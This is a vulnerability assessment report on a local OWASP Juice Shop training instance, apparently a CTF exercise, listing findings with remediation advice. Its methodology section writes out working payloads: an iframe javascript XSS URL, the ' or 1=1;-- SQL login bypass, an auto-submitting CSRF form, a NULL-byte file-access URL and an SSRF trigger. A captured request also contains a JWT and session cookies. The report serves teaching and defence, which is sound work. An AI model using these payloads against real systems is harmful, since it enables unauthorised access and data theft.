SECURITY ASSESSMENT

Juice Shop Vulnerabilities Assessment Report

Submitted to: Development Team
Security Analysts: Team 2

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Security Engagement Summary

Engagement Overview

The development team at Dojuicer requested a vulnerability assessment of a legacy web application to identify potential security risks. The goal was to understand the security posture of the application and propose mitigations to enhance security and reduce risk.

Scope

The assessment focused on the legacy web application, emphasizing vulnerabilities that could compromise data integrity and continuity. This scope was appropriate given the critical nature of the application in the organization’s operations.

Executive Risk Analysis

The overall risk associated with the identified vulnerabilities during this engagement is **High**. The assessment revealed multiple significant vulnerabilities, including DOM XSS, Broken Access Control, and Sensitive Data Exposure. These vulnerabilities, if exploited, could lead to severe impacts on the organization’s data security and user trust.

Executive Recommendation

Remediation efforts are warranted to address the identified vulnerabilities. Prioritization should be given to DOM XSS and Broken Access Control vulnerabilities due to their potential for widespread exploitation. Implementing robust input validation, access controls, and regular security audits is essential to mitigate these risks effectively.

Significant Vulnerability Summary

High Risk Vulnerabilities

- **DOM XSS**
- **SSRF (Server-Side Request Forgery)**
- **Login Admin (SQL Injection)**

Medium Risk Vulnerabilities

- **CSRF (Cross-Site Request Forgery)**
- **Broken Access Control (Web3 Sandbox)**

Low Risk Vulnerabilities

- **Sensitive Data Exposure (Forgotten Sales Backup)**
- **Error Handling**

Significant Vulnerability Detail

DOM XSS

- **Risk Level:** High
- **Vulnerability Detail:** The application was susceptible to DOM-based XSS through an unfiltered input field. The exploit involved injecting JavaScript into an iframe source attribute.
- **Impact:** If exploited, users could be subjected to malicious script execution, risking data integrity and user trust.
- **Remediation:** To prevent DOM-based XSS attacks like the one demonstrated, the following strategies should be employed:
    - **Use Frameworks that Automatically Handle XSS**: Modern frameworks like Angular, React, and Vue.js have built-in mechanisms to prevent XSS by escaping or sanitizing user inputs by default. Ensure these features are enabled and properly configured.
    - **Sanitize User Inputs**: Apply rigorous input validation and sanitization on both the client and server-side to prevent malicious scripts from being executed.
    - **Content Security Policy (CSP)**: Implement CSP headers to restrict the sources of executable scripts and mitigate the impact of any successful XSS attacks.

SSRF (Server-Side Request Forgery)

- **Risk Level:** High
- **Vulnerability Detail**: The application accepted user-supplied URLs for fetching images, leading to SSRF vulnerabilities.
- **Validation Evidence:** The payload targeting an internal resource was successfully fetched, confirming the exploit.
- **Impact:** An attacker could manipulate the server to request internal resources, compromising sensitive data.
- **Remediation**:
    - **Validate and Sanitize Input**: Ensure all user-provided URLs are properly validated and sanitized to prevent the server from making unintended requests.
    - **Restrict URL Fetching**: Restrict the fetching of URLs to only allow known safe domains or paths.
    - **Pre-fetch client-side**: If possible, pre-fetch image client-side, and only send to server the resulting image.

CSRF (Cross-Site Request Forgery)

- **Risk Level:** Medium
- **Vulnerability Detail:** The application allowed unauthorized changes to user settings without adequate protection.
- **Validation Evidence:** A crafted HTML page successfully changed a user’s username without consent.
- **Impact:** This could lead to unauthorized changes to user profiles, undermining user trust.
- **Remediation:** To protect against CSRF vulnerabilities:
  - **Use Anti-CSRF Tokens**: Ensure that each form submission includes a server-side validated token.
  - **Adopt Same-Site Cookies**: Configure cookies to be only sent in requests originating from the same site the cookie was set.
  - **Implement CORS Policies**: Properly configure Cross-Origin Resource Sharing (CORS) policies to restrict resources to trusted domains only.

Broken Access Control (Web3 Sandbox)

- **Risk Level:** Medium
- **Vulnerability Detail:** An unintended code sandbox was accessible, allowing unauthorized interactions with smart contracts.
- **Validation Evidence:** Direct access to the sandbox was achieved through URL guessing.
- **Impact:** Unauthorized users could deploy potentially harmful smart contracts.
- **Remediation:** To prevent such issues and secure web applications from similar vulnerabilities:
  - **Environment Segregation**: Ensure that development, testing, and production environments are strictly segregated. Tools and features that are used for development and testing should not be available on production servers.
  - **Access Controls**: Implement robust access controls to restrict access to administrative or sensitive functionalities only to authorized users.
  - **URL Guessing Mitigation**: Employ techniques like URL obfuscation or better yet, disable directory listing and ensure sensitive URLs are not easily guessable.
  - **Regular Audits**: Conduct regular security audits and penetration testing to identify and rectify security lapses such as exposed internal tools or functionalities.
-

Sensitive Data Exposure (Forgotten Sales Backup)

- **Risk Level:** Low
- **Vulnerability Detail:** A backup file was publicly accessible, containing sensitive data.
- **Validation Evidence:** Accessed the backup file using NULL byte injection.
- **Impact:** Exposure of sensitive information could damage the organization's reputation and lead to compliance issues.
- **Remediation:**
  - **Proper Access Controls**: Ensure that backup files are not stored in publicly accessible directories. Use proper access control mechanisms to restrict access.
  - **Regular Audits and Cleanups**: Perform regular audits of storage locations and cleanup legacy or unused files to prevent accidental exposure.
  - **Input Sanitization**: Enhance security measures to sanitize user inputs, especially in file retrieval functionalities, to prevent directory traversal or file inclusion attacks.

Error Handling

- **Risk Level:** Low
- **Vulnerability Detail:** The application revealed backend details due to improper error handling, leading to the exposure of sensitive information such as server configuration and version.
- **Validation Evidence:** When accessing a restricted or non-existent file path, a 403 error message disclosed that the server was running **Express JS version 4.17.1**. This is considered verbose and provides useful information to potential attackers.
- **Impact:** Attackers could leverage this information to target known vulnerabilities in the disclosed version of Express JS, increasing the risk of exploitation. This could affect server integrity, leading to data breaches or further exploitation of other vulnerabilities.
- **Remediation:**
  - **Implement Generic Error Messages**: Customize error pages to provide less information about the server's backend or software versions.
  - **Error Handling Best Practices**: Review and apply best practices for error handling that avoid revealing details about the server's architecture, software stack, or directory structure.
  - **Regular Updates and Patching**: Keep server software updated to mitigate known vulnerabilities, especially when version details might be disclosed inadvertently.

Login Admin (SQL Injection)

- **Risk Level:** High
- **Vulnerability Detail:** The web application's login form was vulnerable to SQL Injection, allowing unauthorized access to the administrator's account by manipulating the SQL query used for authentication.
- **Validation Evidence:** By submitting the payload ' or 1=1;-- in the email field, the login query was modified to always evaluate as true, granting admin access without a valid password.
- **Impact:** If exploited, this vulnerability could allow attackers to gain full control over the application, leading to the exposure of sensitive data, unauthorized system changes, and further compromise of the organization's infrastructure.
- **Remediation:**
    - **Use of Prepared Statements**: Utilize prepared statements with parameterized queries to prevent SQL injection. This technique ensures that the SQL interpreter recognizes the code and data separately.
    - **Input Validation**: Implement strict validation for all user inputs to ensure only expected data types and formats are processed.
    - **Error Handling**: Configure error messages to avoid revealing details about the database structure or any SQL syntax errors.
    - **Security Testing**: Regularly conduct security assessments and penetration testing to identify and mitigate vulnerabilities like SQL injection.

Methodology

1. Reconnaissance
2. Vulnerability Identification
3. Exploitation
4. Post Exploitation

Assessment Toolset Selection

The following tools were utilized during the vulnerability assessment:


- **Web Browser:** Used to interact with the application and test vulnerabilities.
- **Burp Suite:** This tool was essential for intercepting, analyzing, and manipulating HTTP requests, allowing for the discovery and exploitation of vulnerabilities such as CSRF and SSRF.

Assessment Methodology Detail

DOM XSS

1. **Identify the Injection Point**:
   - The application's search functionality was identified as a possible vector for XSS attacks. The search parameter q in the URL was used to manipulate the DOM.
2. **Craft the Payload**:
   - The XSS payload used was: <iframe src="javascript:alert(Hatem Abdelfatah)">. This script is designed to execute JavaScript directly from the iframe source attribute, triggering an XSS alert.
3. **Encode and Inject the Payload**:

   The payload was URL-encoded to bypass basic URL parsing and injected into the application via the search URL http://127.0.0.1:3000/#/search?q=%3Ciframe%20src%3D%22javascript:alert(%60Hatem%20Abdelfatah%60)%22%3E
4. **Execute the Attack**:
   - Navigating to the manipulated URL resulted in the execution of the malicious script, displaying an alert box indicating a successful XSS attack.




127.0.0.1:3000/#/search?q=<iframe src%3D"javascript:alert(`Hatem Abdelfatah`)">

You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

Hatem Abdelfatah

SSRF (Server-Side Request Forgery)

1. **Identify Potential SSRF Points**: Knowing the challenge involves SSRF, I looked for places within the Juice Shop application where external URLs are fetched by the server. The user profile section, where users can set their profile image via a URL, seemed a likely candidate.



User Profile

Email:
hatemabdelfatah53@gmail.com

Username:
e.g. SuperUser

File Upload: No file selected.

Image URL:
e.g. https://www.gravatar.com/avatar/65652e4ad1747c34601b629dec19294b

2. **Testing the Theory**: Using Burp Suite, I intercepted the request made when changing the profile image and observed that it accepts an external URL for the image. This behavior suggests that the server fetches the image from the URL provided by the user, which is a classic setup for SSRF vulnerabilities.





Image URL:
https://placekitten.com/100/100

In fact, using Burp I found that my URL was directly injected in imageURL parameter of the request, which means that URL will be fetched server-side.

3. **Exploring the Quarantine Directory:** Following hints provided in the challenge description, I explored URLs contained in malware files hosted under the /ftp/quarantine/ directory on the server.



~ / ftp

```
quarantine                 acquisitions.md     announcement_encrypted.md
coupons_2013.md.bak        eastere.gg          encrypt.pyc
incident-support.kdbx      legal.md            package.json.bak
suspicious_errors.yml
```

Each of these URLs was a potential trigger for the SSRF.

4. **Manipulating the Image URL**: Initially, I attempted to use the URLs directly from the malware files as the image source in the user profile to trigger the SSRF. However, these attempts did not succeed
5. **Finding the Trigger:** Malwares files were the only ones that I didn't opened. So I took the decision to uncompile them to understand how they work.


   Within the malware files, I noticed a specific URL:

   http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3

   This URL appeared to be designed specifically for this challenge, likely a trigger for the SSRF. In fact, nothing happened when I tried to only visit the URL.
6. **Exploiting the SSRF**: Changing the profile image URL to the one discovered in the malware file and applying the changes caused the server to make a request to the internal URL. This internal request solved the challenge.

CSRF (Cross-Site Request Forgery)

1. **Endpoint Discovery**:
   - Use Burp Suite to intercept and examine HTTP requests made while changing the username through the application's profile page.
   - Identify the POST request that changes the username, specifically noting the URL and form parameters.



```
POST /profile HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 13
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:3000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:3000/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; code-fixes-component-format=LineByLine; continueCodeFindIt=
gQOM14zEtSumINCoiDuwHgIbuW2cmluYxIyBcbntWRSkXuEgUwvi1EZl7JRK; continueCodeFixIt=MXq4OAPOhWumiosJtQuLCei7uP6ImeuWOijBInEh2XC87hZRHjEtn6xnOewm; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhY2NvdW50YW50QGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiI5NjNlMTBmOTJhNzBiNGI0
NjMyMjBjYjRjNWQ2MzZkYyIsInJvbGUiOiJhY2NvdW50aW5nIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyMy40NTYuNzg5IiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2Z
yIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wNC0yNCAxNDoxODowNi43NTggKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wNC0yNCAxNDoxODowNi43NTggKzAwOjAwIiwiZGVsZXRlZEF0IjpudW
xsfSwiaWF0IjoxNzEzOTY4MzIwfQ.UTNweTAnsrzFR5_8BzDTuPFx9fi_rlx3nqNxN9D4_naM3G5TSgW6EQa9XgLZpuM8YdnMfwMIqEXiZSutBaFG97URkj3QHS9-DGeaYx5SdMvboNbg0vvjva7QYZVChbk0RSMBsL6hKK1bV1mNuYpxLf_uPrcD
lJ-bCz7Z3GDUr7o; continueCode=bYhkt7IQCviBSqt1cEI5TJCeFkfNH1hwtzT5skpullhK9t0eIEPT1wsWJfqYupvhL4tRMIK7TW5CwlFDkSa3twqc5Zf9WSlLUEkuXytpLCOmsP5iE7fW4U2nclmhNLczyIwy
Connection: close

username=test
```


2. **Crafting the CSRF Payload**:
    - Create an HTML page that includes an auto-submitting form directed at the vulnerable endpoint.
    - Use hidden form fields to set the desired new username value.
    - Include JavaScript to automatically submit the form when the page loads.

```
<html>
<body>
  <form action="http://127.0.0.1:3000/profile" method="POST">
    <input type="hidden" name="username" value="HelloFromCSRF" />
  </form>
  <script>document.forms[0].submit();</script>
</body>
</html>
```

3. **Attack Execution**:
    - Upload the CSRF attack HTML to a publicly accessible or controlled domain. For the purpose of this CTF, the file was tested locally using http://htmledit.squarefree.com/ to simulate a real attack scenario.
    - When the victim visits the malicious page, the script triggers the form submission using the victim's authenticated session, changing the username without the user’s explicit approval.
4. **Overcoming Browser CSRF Protections**:
    - Due to enhancements in modern browsers to block CSRF attacks, use an older browser version that does not include these protections.
    - Disable security features that would normally block or alert on suspicious cross-site requests.

Broken Access Control (Web3 Sandbox)

1. **Discovery**: Began by exploring different URLs related to Web3 functionalities on the application, suspecting that the sandbox might be located at a somewhat obscure or less obvious path.
2. **Guessing URL**: Utilized a simple guessing approach, inspired by common directory names associated with testing or development environments like /sandbox, /test, /dev, or similar. In this case, it involved trying variations until hitting the correct URL: http://127.0.0.1:3000/#/web3-sandbox.
3. **Accessing the Sandbox**: Upon navigating to the correct URL, found a fully functional Web3 code sandbox environment. This sandbox included features for editing, compiling, and deploying Ethereum smart contracts directly from the browser.



You successfully solved a challenge: Web3 Sandbox (Find an accidentally deployed code sandbox for writing smart contracts on the fly.)

Contract Editor

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.14;

contract HelloWorld {
    function get()public pure returns (string memory){
        return 'Hello Contracts';
    }
}
```

Web3 Code Sandbox

- Easily compile/deploy and invoke smart contracts from below
- You can pass ETH to the contract both while invoking/deploying by entering the GWEI Value post compilation


Select compiler version: 0.8.21

Contract to deploy

GWEI value for sending ETH: 0

Sensitive Data Exposure (Forgotten Sales Backup)

1. **Access the FTP Server**: Navigated to the FTP server directory listing at 127.0.0.1:3000/ftp, which was discovered in a previous challenge (Privacy Policy). This server hosted various files, including backups and configuration files.
2. **Identify the Target File**: Scanned through the list of files and identified coupons_2013.md.bak as a likely candidate for containing sensitive sales data due to its naming convention indicating it's a backup file.




```
~ / ftp

quarantine                acquisitions.md           announcement_encrypted.md
coupons_2013.md.bak       eastere.gg                encrypt.pyc
incident-support.kdbx     legal.md                  package.json.bak
suspicious_errors.yml
```

3. **Exploit NULL Byte Injection**: Utilized a NULL byte injection technique to access the backup file. Many web applications do not properly sanitize input, allowing for directory traversal or file inclusion attacks if the application is improperly handling file names.
    - **Construct the URL**: Appended a NULL byte character, represented in URL encoding as %00, to the file request to potentially bypass any restrictions or parsing issues by the server. This was tried because older or misconfigured servers might treat the NULL byte as a string terminator, thus ignoring any file extension checks or other controls.
    - **Request the File**: Accessed the URL http://127.0.0.1:3000/ftp/coupons_2013.md.bak%00.md in a browser.
4. **Review the Data**: Upon successful retrieval, reviewed the content of coupons_2013.md.bak for any sensitive information, confirming the exposure of sales data or discount coupons that should not have been publicly accessible.

Error Handling

1. **Experiment with URL Paths:** Accessed various non-existent or restricted URL paths on the application's server to trigger error responses**.**
2. **Analyze Error Messages:** Carefully examined the error messages for any signs of verbose or detailed information leakage**.**

